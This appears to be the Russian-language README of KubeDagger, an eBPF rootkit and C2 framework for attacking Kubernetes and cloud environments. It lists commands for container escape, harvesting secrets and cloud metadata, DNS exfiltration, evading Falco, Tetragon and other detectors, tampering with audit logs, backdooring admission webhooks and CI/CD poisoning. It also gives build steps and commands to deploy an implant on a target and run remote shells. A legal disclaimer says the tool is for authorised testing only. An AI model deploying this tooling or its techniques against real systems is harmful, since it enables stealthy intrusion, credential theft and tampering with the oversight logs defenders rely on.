KubeDagger
eBPF-руткит и C2 для cloud-native атак: container breakouts, обход 17 CNCF security-продуктов, автономное планирование.
Универсальный сканер уязвимостей для контейнеров, файловых систем, Git-репозиториев и IaC (Terraform, K8s, Dockerfile) от Aqua Security. …
Инструмент проверки конфигурации безопасности AWS/Azure/GCP на соответствие CIS Benchmarks, GDPR, HIPAA, PCI-DSS, NIST. 500+ проверок: открытые …
Сканер уязвимостей для образов контейнеров и файловых систем — использует SBOM и базы данных CVE.
Рантайм-детектор угроз для контейнеров, Kubernetes и облачной инфраструктуры — проект CNCF. Отслеживает системные вызовы в реальном …
make
make install_client
КубеДаггер



Демонстрирует более 110 наступательных техник, включая обнаружение сети, мониторинг файловой системы, скрытие процессов, побег из контейнеров, атаки на облачные среды, скрытые каналы на уровне ядра, полиморфизм eBPF, автономное планирование целей и обход средств защиты 17 продуктов CNCF (Falco, Tetragon, KubeArmor, Kubescape, Falco Talon, service mesh mTLS, cert-manager, SPIFFE/SPIRE, Kyverno, Cilium, Harbor, Sigstore/Cosign, Velero, External Secrets Operator, Crossplane, Knative, Argo Workflows). Поддерживает Linux (уровень ядра eBPF), Windows и macOS (пользовательский агент).
[!CAUTION]
⚠️ СТРОГОЕ ЮРИДИЧЕСКОЕ УВЕДОМЛЕНИЕ И ПРЕДУПРЕЖДЕНИЕ
Этот проект (KubeDagger) предоставляется строго в образовательных, исследовательских и авторизованных целях тестирования безопасности. Он предназначен исключительно для демонстрации наступательных техник безопасности в контролируемых, легальных средах, таких как личные лаборатории, авторизованные пентесты (с явного письменного разрешения) или академические исследования.
Не используйте эти инструменты, код, техники или любые производные материалы для нарушения законов, доступа к системам без явного разрешения или участия в любой несанкционированной деятельности.
Автор и участники не несут ответственности за любое неправомерное использование, ущерб или последствия, возникшие в результате использования этого проекта. Неправомерное использование может привести к серьезной гражданской и уголовной ответственности.
[!IMPORTANT]
Ключевые юридические предупреждения по юрисдикциям (неисчерпывающий перечень)
США — Несанкционированный доступ к компьютерным системам запрещен Законом о компьютерном мошенничестве и злоупотреблениях (CFAA, 18 U.S.C. § 1030). Наказание варьируется от 1 года (проступок) до 10–20 лет или более (фелония), в зависимости от намерения, ущерба, финансовой выгоды или участия защищенных компьютеров/информации национальной безопасности.
Индия — Взлом и несанкционированный доступ являются уголовными преступлениями в соответствии с разделом 66 Закона об информационных технологиях 2000 года (часто во взаимосвязи с положениями IPC). Наказание включает лишение свободы до 3 лет и/или штраф до 5 лакхов индийских рупий (или выше при совокупных обвинениях). Дополнительные законы могут применяться при краже данных, мошенничестве или атаках на критическую инфраструктуру.
Европейский союз / Великобритания — Несанкционированный доступ и вмешательство в системы являются уголовными преступлениями в соответствии с национальными законами, имплементирующими Директиву ЕС 2013/40/EU о нападениях на информационные системы (а также более раннюю Будапештскую конвенцию о киберпреступности), а также национальными статутами, такими как Закон Великобритании о неправомерном использовании компьютеров 1990 года, §202a–c Уголовного кодекса Германии и французский Закон Годфрена. Наказания обычно варьируются от штрафов до нескольких лет лишения свободы, с более суровыми приговорами за атаки на критическую инфраструктуру, крупномасштабные утечки данных или отягчающие/организованные преступления. Обработка персональных данных, полученных при несанкционированном доступе, также может повлечь отдельную ответственность в соответствии с GDPR.
Ближний Восток (ОАЭ, Катар, Саудовская Аравия и аналогичные) — Законы о киберпреступности предусматривают тяжелые наказания за взлом, несанкционированный доступ, несанкционированное изменение данных или атаки на информационные системы, включая лишение свободы (от месяцев до пожизненного в отягчающих обстоятельствах) и крупные штрафы. Атаки на государственные или критические системы влекут особенно серьезные последствия.
Россия — Неправомерный доступ к компьютерной информации наказуем по статье 272 Уголовного кодекса Российской Федерации (и связанным статьям), с более суровыми приговорами за причинение вреда критической информационной инфраструктуре или при отягчающих обстоятельствах.
Законы различаются в зависимости от страны, штата и конкретных обстоятельств. Это не является юридической консультацией. Проконсультируйтесь с квалифицированным юристом в вашей юрисдикции перед любой деятельностью с использованием этого инструмента. Пользователи несут sole ответственность за обеспечение полного соответствия всем применимым местным, национальным и международным законам.
[!WARNING] Доступ или использование этого репозитория означает, что вы прочитали, поняли и согласны с этим отказом от ответственности. Несанкционированное или незаконное использование строго запрещено.
Архитектура

Бинарные файлы:
| Бинарный файл | Описание | Платформа |
|---|---|---|
kubedagger |
Демон руткита eBPF (загружает зонды ядра) | Только Linux |
kubedagger-client |
CLI для взаимодействия с демоном eBPF | Только Linux |
kubedagger-server |
C2-сервер HTTP/2 с mTLS + порт управления | Linux, macOS |
kubedagger-agent |
Кроссплатформенный имплант (маяк + модули) | Linux, Windows, macOS |
kubedagger-operator |
Оператор CLI для управления агентами/задачами | Linux, Windows, macOS |
webapp |
Веб-панель управления | Linux |
| ## Требования |
Компоненты eBPF (только Linux):
- Ядро Linux 5.4+ с поддержкой eBPF (с включенным BTF для переносимости CO-RE)
- Установленные заголовки ядра в /lib/modules/$(uname -r)
- clang и llvm 11+
- Права root
Компоненты C2 (кроссплатформенные): - Go 1.25+ - Нет зависимостей от ядра
Сборка
# Build everything (eBPF + all binaries)
make

# Build only the C2 server
make build-server

# Build cross-platform agents (linux/amd64, windows/amd64, darwin/arm64)
make build-agent

# Build operator CLI
make build-operator

# Install client to /usr/bin/
make install_client
Быстрый старт
Режим eBPF (Linux)
# Check prerequisites
./scripts/check-prereqs.sh

# Build and start the eBPF server (requires root)
make rootkit
sudo ./bin/kubedagger -i eth0 -e eth0

# Use the client
kubedagger-client -h
Режим C2 (кроссплатформенный)
# Generate encryption key for management port
KEY=$(kubedagger-client c2 genkey)

# Start the C2 server
./bin/kubedagger-server -key $KEY -plaintext

# Deploy agent on target (use --plaintext for dev, mTLS for production)
./bin/kubedagger-agent-linux -server http://10.0.2.5:443 -plaintext

# Interact via operator CLI
./bin/kubedagger-operator -key $KEY agents
./bin/kubedagger-operator -key $KEY shell <agent-id> whoami
./bin/kubedagger-operator -key $KEY module <agent-id> k8s_discovery
Для полных инструкций по использованию см. USAGE.md
Расширенные пакеты движка
| Пакет | Описание |
|---|---|
pkg/covert |
Скрытые каналы на уровне ядра (ICMP, DNS, повторная передача TCP, стеганография TTL) |
pkg/polymorph |
Механизм полиморфизма байт-кода eBPF для обхода сигнатур |
pkg/k8sc2 |
Канал C2 через аннотации ConfigMap в Kubernetes API |
pkg/memexec |
Выполнение только из памяти (memfd_create, /proc/pid/mem, подмена процесса) |
pkg/webhook |
Вооружение admission webhook с автоматической генерацией сертификатов и инъекцией Pod |
pkg/antiforensics |
Анти-форензик-хуки eBPF (подавление аудита, фильтрация логов, подмена времени) |
pkg/autonomy |
Автономный движок целей с планировщиком прямого вывода на основе правил |
pkg/multicluster |
Распространение между кластерами через кражу kubeconfig, федерацию и service mesh |
pkg/cloudexploit |
Эксплуатация облачных провайдеров (атаки AWS, GCP, Azure IAM/metadata) |
pkg/cicd |
Отравление CI/CD конвейеров (Tekton, ArgoCD, Flux task/app инъекции) |
pkg/servicemesh |
Глубокие атаки на service mesh (инъекция xDS в Istio, кража mTLS сертификатов, перехват трафика) |
pkg/cloudevasion |
Обход обнаружения для 17 продуктов CNCF (Falco, Tetragon, KubeArmor, Kubescape, Falco Talon, service mesh, cert-manager, SPIFFE/SPIRE, Kyverno, Cilium, Harbor, Sigstore/Cosign, Velero, External Secrets, Crossplane, Knative, Argo Workflows) |
pkg/webui |
Веб-интерфейс оператора с панелью агентов в реальном времени и отправкой команд |
Доступные команды клиента
| Команда | Описание |
|---|---|
dashboard |
Панель TUI в реальном времени |
docker |
Настройка переопределения Docker-образов |
dns_exfil |
Эксфильтрация данных через DNS |
fs_watch |
Отслеживание файловой системы |
k8s discover |
Обнаружение кластера Kubernetes |
k8s abuse |
Повышение привилегий в Kubernetes |
escape |
Побег из контейнера (привилегированный, socket, cgroup, nsenter) |
secrets harvest |
Сбор секретов из окружения, K8s, облака, Docker, Vault |
evasion |
Обход средств защиты времени выполнения (Falco, Tetragon, KubeArmor) |
netbypass |
Обход сетевых политик (туннель, подмена, инкапсуляция, напрямую) |
meshbypass |
Обход service mesh (XDP, UID, raw, exclude) |
obs-poison |
Отравление наблюдаемости (Prometheus, OTel, StatsD) |
cloud meta |
Кража метаданных облака (AWS, GCP, Azure) |
cloud exfil |
Эксфильтрация данных в облачное хранилище |
webhook |
Развертывание бэкдора в admission webhook |
cri-tamper |
Подмена образов на уровне CRI (containerd, CRI-O) |
daemonset |
Дроппер DaemonSet для развертывания по всему кластеру |
keyring |
Кража кольца ключей ядра |
tls-intercept |
Перехват TLS-трафика |
etcd-steal |
Кража учетных данных Etcd |
log-tamper |
Подмена логов |
syscall-bypass |
Скрытие на уровне системных вызовов |
audit-filter |
Фильтрация журналов аудита |
pcap-blind |
Ослепление pcap |
coredump-suppress |
Подавление дампов ядра |
timeskew |
Манипуляция временными метками |
polymorph |
Полиморфизм BPF |
fileless-exec |
Выполнение без файлов |
xdp-shell |
Обратная оболочка XDP |
bpf-ipc |
IPC через BPF-карты |
k8s-event-c2 |
C2 через события K8s |
container-log-c2 |
C2 через логи контейнеров |
tcp-stego |
Стеганография TCP-окна |
doh-c2 |
C2 через DNS-over-HTTPS |
covert-channel |
Скрытые каналы |
arp-spoof |
Отравление ARP-кэша |
kubelet |
Злоупотребление API Kubelet |
veth-hijack |
Перехват veth-пар |
sidecar-inject |
Инъекция sidecar-контейнера |
supply-chain |
Инъекция в цепочку поставок |
gitops-poison |
Отравление репозитория GitOps |
sa-token |
Создание/кража токенов сервисных аккаунтов |
pod-identity |
Кража идентичности Pod |
sig-bypass |
Обход проверки подписи образов |
crd-backdoor |
Бэкдор-контроллер на основе CRD |
honeypot-detect |
Обнаружение honeypot/обманок |
sched-starve |
Атака голоданием планировщика |
fault-inject |
Инъекция ошибок системных вызовов |
cgroup-manip |
Манипуляция ресурсами cgroup |
election-disrupt |
Нарушение выборов лидера |
cert-sabotage |
Саботаж ротации сертификатов |
keyring-mitm |
MITM кольца ключей ядра |
mitre |
Экспорт карты MITRE ATT&CK (37 техник) |
network_discovery |
Обнаружение сети и сканирование портов |
pipe_prog |
Настройка конвейерных программ |
postgres |
Управление аутентификацией PostgreSQL |
proctree |
Визуализация дерева процессов |
| ## Лицензия |
- Код на Go: Apache 2.0
- eBPF-программы: GPL v2